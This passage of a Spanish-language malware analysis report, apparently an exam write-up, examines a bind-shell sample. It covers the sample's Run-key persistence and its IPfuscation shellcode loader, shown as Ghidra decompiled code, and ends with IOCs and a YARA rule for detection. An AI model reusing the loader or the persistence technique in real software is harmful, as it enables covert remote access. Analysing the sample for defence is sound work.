Por lo tanto, no presenta evidencias de contar con una rutina de eliminación automática bajo las condiciones analizadas.

Pregunta 5 · Persistencia

> **Consigna:** *¿Genera persistencia? ¿Cómo?*

Sí genera persistencia, mediante el registro de Windows.

A partir de los strings obtenidos durante el análisis estático y de los eventos observados con **Process Monitor (Procmon)**, se comprobó que el malware modifica la clave:

`HKCU\Software\Microsoft\Windows\CurrentVersion\Run`

La entrada creada apunta al propio ejecutable, permitiendo que el malware se inicie automáticamente cuando el usuario correspondiente vuelva a iniciar sesión en Windows. De esta manera, restablece su funcionamiento y vuelve a dejar el puerto TCP 1443 en estado de escucha.




Figura 19. *Editor del Registro: entrada de SegundoExamen.exe en HKCU\Software\Microsoft\Windows\CurrentVersion\Run.*

Pregunta 6 · Creación de archivos

> **Consigna:** *¿Crea archivos? ¿Dónde?*

No crea archivos.

No se observaron operaciones de creación de archivos adicionales durante el análisis dinámico. El malware utiliza su propio ejecutable, sin generar copias en otras ubicaciones del sistema.

Esto también es consistente con el mecanismo de persistencia identificado, ya que la entrada de la clave Run apunta al binario original y no a una copia creada por el malware.




Figura 20. *Process Monitor con filtro WriteFile aplicado a la muestra: sin eventos de escritura de archivos.*

Pregunta 7 · Conexiones a sitios externos

> **Consigna:** *¿Realiza conexiones a algún sitio externo?*

No se identificaron conexiones salientes hacia servidores externos durante el análisis.

Sin embargo, el malware configura un servicio de escucha TCP en el puerto **1443**, asociado a la dirección `0.0.0.0`, lo que permite recibir conexiones entrantes desde las distintas interfaces de red (ver Figura 18).

Este comportamiento corresponde a una **bind shell**, mediante la cual un atacante puede establecer una conexión con el equipo comprometido y obtener acceso a una consola de comandos.

Pregunta 8 · Descarga de archivos

> **Consigna:** *¿Descarga archivos? ¿Dónde?*

No descarga archivos.

No se encontró evidencia de descarga de archivos durante el análisis dinámico. La captura de tráfico realizada con **Wireshark** no permitió identificar transferencias de archivos ni comunicaciones asociadas a intentos de descarga.

Por lo tanto, dentro del comportamiento observado, no se detectó que el malware descargue archivos adicionales ni que los almacene en alguna ubicación del sistema.




Figura 21. *Captura de tráfico en Wireshark durante la ejecución de la muestra.*

Pregunta 9 · Exfiltración de información

> **Consigna:** *¿Exfiltra información? ¿Qué información? ¿Cómo?*

No se encontró evidencia de exfiltración de datos.

No se encontró evidencia de exfiltración automática de información durante el análisis. Tanto Wireshark como TCPView no proporcionaron indicios de transferencias salientes de información hacia servidores externos.

Sin embargo, el mecanismo de acceso remoto implementado mediante la bind shell del puerto TCP 1443 permite que un atacante establezca una sesión TCP entrante y ejecute comandos a través de `cmd.exe`.

Mediante este acceso, el atacante podría consultar, leer y obtener archivos a los que tenga acceso el usuario comprometido, posibilitando una exfiltración manual de información a través de la propia sesión establecida.

Por lo tanto, si bien no se identificó un mecanismo de exfiltración automática, el malware proporciona las capacidades necesarias para que un atacante pueda realizar esta actividad de forma remota.

Pregunta 10 · Cifrado

> **Consigna:** *¿Tiene algún tipo de cifrado para la información? ¿Qué algoritmo utiliza? (TEA, RC4, 3DES, AES) ¿Cuál es la clave de descifrado?*

No posee cifrado para la información.

No se identificaron mecanismos de cifrado de información ni algoritmos criptográficos como TEA, RC4, 3DES o AES durante el análisis del código con **Ghidra**.

La revisión de la tabla de importaciones tampoco evidenció referencias a funciones habituales de las bibliotecas criptográficas de Windows. Asimismo, no se identificó ninguna clave criptográfica asociada al procesamiento de la información.

Cabe aclarar que la técnica de **IPfuscation** utilizada por el malware constituye un mecanismo de ofuscación mediante representación textual de los bytes, y no un método de cifrado criptográfico. Por lo tanto, no se identificó un algoritmo ni una clave de descifrado.




Figura 22. *Ghidra (Symbol Tree): librerías importadas, sin referencias a bibliotecas criptográficas.*

Pregunta 11 · Ofuscación

> **Consigna:** *¿Tiene algún tipo de ofuscación el código? ¿Tiene clave?*

> **Sí, el código presenta ofuscación mediante IPfuscation. No utiliza clave.**

El mecanismo de ofuscación se implementa mediante la técnica denominada **IPfuscation**. El *shellcode*, compuesto por 552 bytes (`0x228`), se encuentra almacenado en la sección `.rdata` como un conjunto de **138 cadenas** con formato de direcciones IPv4. Durante la ejecución, estas cadenas se convierten nuevamente en sus correspondientes bytes mediante la función `RtlIpv4StringToAddressA`.

Una vez reconstruido, el bloque de memoria recibe permisos de ejecución mediante `VirtualProtect`, utilizando la constante `PAGE_EXECUTE_READWRITE`, y posteriormente se ejecuta a través de `CreateThread`.

No utiliza una clave criptográfica para proteger u ocultar el contenido. La ofuscación se basa exclusivamente en representar los bytes del *shellcode* mediante cadenas con formato IPv4. Por lo tanto, es posible recuperar el contenido original invirtiendo el proceso de conversión, sin necesidad de conocer una clave.




Figura 23. *Ghidra: referencias a VirtualProtect dentro del binario.*

```
local_28 = DAT_1400050000 ^ (ulonglong)uStackY_868;
uVar14 = 0;
local_830 = 0;
hModule = GetModuleHandleW(L"NTDLL");
pFVar7 = GetProcAddress(hModule,"RtlIpv4StringToAddressA");
if (pFVar7 != (FARPROC)0x0) {
    pvVar8 = GetProcessHeap();
    _Dst = HeapAlloc(pvVar8,0,0x228);
    if (_Dst != (undefined *)0x0) {
        ppvVar16 = &PTR_0_72.49.201.72_1400050800;
        puVar17 = _Dst;
        do {
            iVar9 = (*pFVar7)(*ppvVar16,0,&local_830,puVar17);
            if ((int)iVar9 != 0)
                goto LAB_140001ide;
            puVar17 = (undefined *)((longlong)puVar17 + 4);
            uVar14 = uVar14 + 1;
            ppvVar16 = ppvVar16 + 1;
        } while (uVar14 < 0x8a);
        iVar15 = 4;
        lpStartAddress = VirtualAlloc((LPVOID)0x0,0x228,0x3000,4);
        puVar17 = _Dst;
        pFVar3 = lpStartAddress;

        if (lpStartAddress != (LPTHREAD_START_ROUTINE)0x0) {
            do {
                pFVar13 = pFVar3;
                puVar10 = puVar17;
                uVar1 = puVar10[1];
                *(undefined *)pFVar13 = *puVar10;
                *(undefined *)(pFVar13 + 8) = uVar1;
                uVar1 = puVar10[3];
                *(undefined *)(pFVar13 + 0x10) = puVar10[2];
                *(undefined *)(pFVar13 + 0x18) = uVar1;
                uVar1 = puVar10[5];
                *(undefined *)(pFVar13 + 0x20) = puVar10[4];
                *(undefined *)(pFVar13 + 0x28) = uVar1;
                uVar1 = puVar10[7];
                *(undefined *)(pFVar13 + 0x30) = puVar10[6];
                *(undefined *)(pFVar13 + 0x38) = uVar1;
                uVar1 = puVar10[9];
                *(undefined *)(pFVar13 + 0x40) = puVar10[8];
                *(undefined *)(pFVar13 + 0x48) = uVar1;
                uVar1 = puVar10[0xb];
                *(undefined *)(pFVar13 + 0x50) = puVar10[10];
                *(undefined *)(pFVar13 + 0x58) = uVar1;
                uVar1 = puVar10[0xd];
                *(undefined *)(pFVar13 + 0x60) = puVar10[0xc];
                *(undefined *)(pFVar13 + 0x68) = uVar1;
                uVar1 = puVar10[0xf];
                *(undefined *)(pFVar13 + 0x70) = puVar10[0xe];
                *(undefined *)(pFVar13 + 0x78) = uVar1;
                iVar15 = iVar15 + -1;
                puVar17 = puVar10 + 0x10;
                pFVar3 = pFVar13 + 0x80;
            } while (iVar15 != 0);
            uVar1 = puVar10[0x11];
            *(undefined *)(pFVar13 + 0x80) = puVar10[0x10];
            *(undefined *)(pFVar13 + 0x88) = uVar1;
            uVar1 = puVar10[0x13];
            *(undefined *)(pFVar13 + 0x90) = puVar10[0x12];
            *(undefined *)(pFVar13 + 0x98) = uVar1;
            *(undefined *)(pFVar13 + 0xa0) = puVar10[0x14];
            memset(_Dst,0,0x228);
            local_830._0_4_ = 0;
            bVar4 = VirtualProtect(
                lpStartAddress,0x220,0x10,(PDWORD)&local_830
            );
            if ((bVar4 != 0) &&
                (pvVar8 = CreateThread(
                    (LPSECURITY_ATTRIBUTES)0x0,
                    0,
                    lpStartAddress,
                    (LPVOID)0x0,
                    0,
                    (LPDWORD)0x0
                ), pvVar8 != (HANDLE)0x0)) {
                pvVar8 = GetProcessHeap();
                HeapFree(pvVar8,0,_Dst);
            }
        }
    }
}
```

Figura 24. *Ghidra: código descompilado asociado a la reconstrucción y ejecución del shellcode.*

Pregunta 12 · Cadena de ejecución

> **Consigna:** *Describir la cadena de ejecución del malware*

La cadena de ejecución del malware se desarrolla en las siguientes etapas:

N.º	Etapa	Descripción
1	Ejecución inicial	Al ejecutarse `SegundoExamen.exe`, se inicia una instancia de `cmd.exe`, acompañada por su proceso asociado `conhost.exe`, encargado de gestionar la consola.
2	Preparación y ejecución del payload	El malware reserva un bloque de memoria mediante `VirtualAlloc`, modifica sus permisos para permitir la ejecución utilizando `VirtualProtect` y ejecuta el payload mediante `CreateThread`. Además, resuelve dinámicamente las funciones de las API de red a través de `GetProcAddress`.

N.º	Etapa	Descripción
3	Apertura del puerto de escucha	El payload configura un servidor TCP en el puerto **1443**, asociado a la dirección `0.0.0.0`, lo que permite recibir conexiones entrantes desde distintas interfaces de red. Este comportamiento corresponde a una *bind shell*.
4	Establecimiento de persistencia	El malware modifica el registro de Windows, incorporando una entrada en `HKCU\Software\Microsoft\Windows\CurrentVersion\Run`, cuyo valor apunta al propio ejecutable. Esto permite que el programa se inicie automáticamente cuando el usuario vuelva a iniciar sesión.
5	Acceso remoto	Cuando se establece una conexión entrante al puerto TCP 1443, el malware proporciona al atacante acceso a una instancia de `cmd.exe`, permitiéndole ejecutar comandos de forma remota en el sistema comprometido.
6	Continuidad de ejecución	El proceso permanece activo mientras la consola asociada continúe abierta. Al cerrarse `cmd.exe`, la ejecución del malware finaliza. Sin embargo, debido al mecanismo de persistencia configurado en el registro, el ejecutable vuelve a iniciarse durante el siguiente inicio de sesión, restableciendo el puerto de escucha.

Pregunta 13 · Indicadores de compromiso (IOC)

> **Consigna:** *Enumerar los indicadores de compromiso (con regla de yara tiene mejor puntaje)*

Hash de la muestra

Tipo	Valor
SHA-256	`961a8d0a307798c1259117583a763aec2b23ce65522d73a9cace480bba79bacd`

Indicadores de host y de red

Tipo	Indicador
Archivo	`SegundoExamen.exe`
Procesos	`cmd.exe` y `conhost.exe` iniciados al ejecutar la muestra
Red	Puerto TCP 1443 en escucha sobre `0.0.0.0` (bind shell)
Registro	`HKCU\Software\Microsoft\Windows\CurrentVersion\Run`, con una entrada que apunta al propio ejecutable
Strings	Cadenas IPv4 como `72.49.201.72`, `124.203.104.124`, `156.119.217.200` y `163.214.238.208` (shellcode ofuscado en `.rdata`)
APIs	`RtlIpv4StringToAddressA`, `VirtualAlloc`, `VirtualProtect`, `CreateThread`, `GetProcAddress`, `IsDebuggerPresent`

Regla YARA

La regla detecta el backdoor con shellcode ofuscado como strings de IPv4.

```
rule BindShell_SegundoExamen
{
    strings:
        $sc1 = "72.49.201.72" ascii fullword
        $sc2 = "124.203.104.124" ascii fullword
        $sc3 = "156.119.217.200" ascii fullword
        $sc4 = "163.214.238.208" ascii fullword
        $rtl = "RtlIpv4StringToAddressA" ascii
        $run = "Software\\Microsoft\\Windows\\CurrentVersion\\Run" ascii wide nocase

    condition:
        uint16(0) == 0x5A4D and
        filesize < 200KB and
        $rtl and $run and 3 of ($sc*)
}
```

Justificación de la regla

Elemento	Qué detecta y por qué
`$sc1` a `$sc4`	Cadenas IPv4 que forman parte del shellcode. Representan la codificación del shellcode como IPv4 en `.rdata`.
`$rtl`	`RtlIpv4StringToAddressA`: es la función que decodifica el shellcode desde IPv4 hacia bytes.
`$run`	Clave de registro Run: permite crear persistencia.
Condición	Archivo PE (cabecera `MZ`), menor a 200 KB, que contenga `$rtl` y `$run` y al menos 3 de las 4 cadenas `$sc`.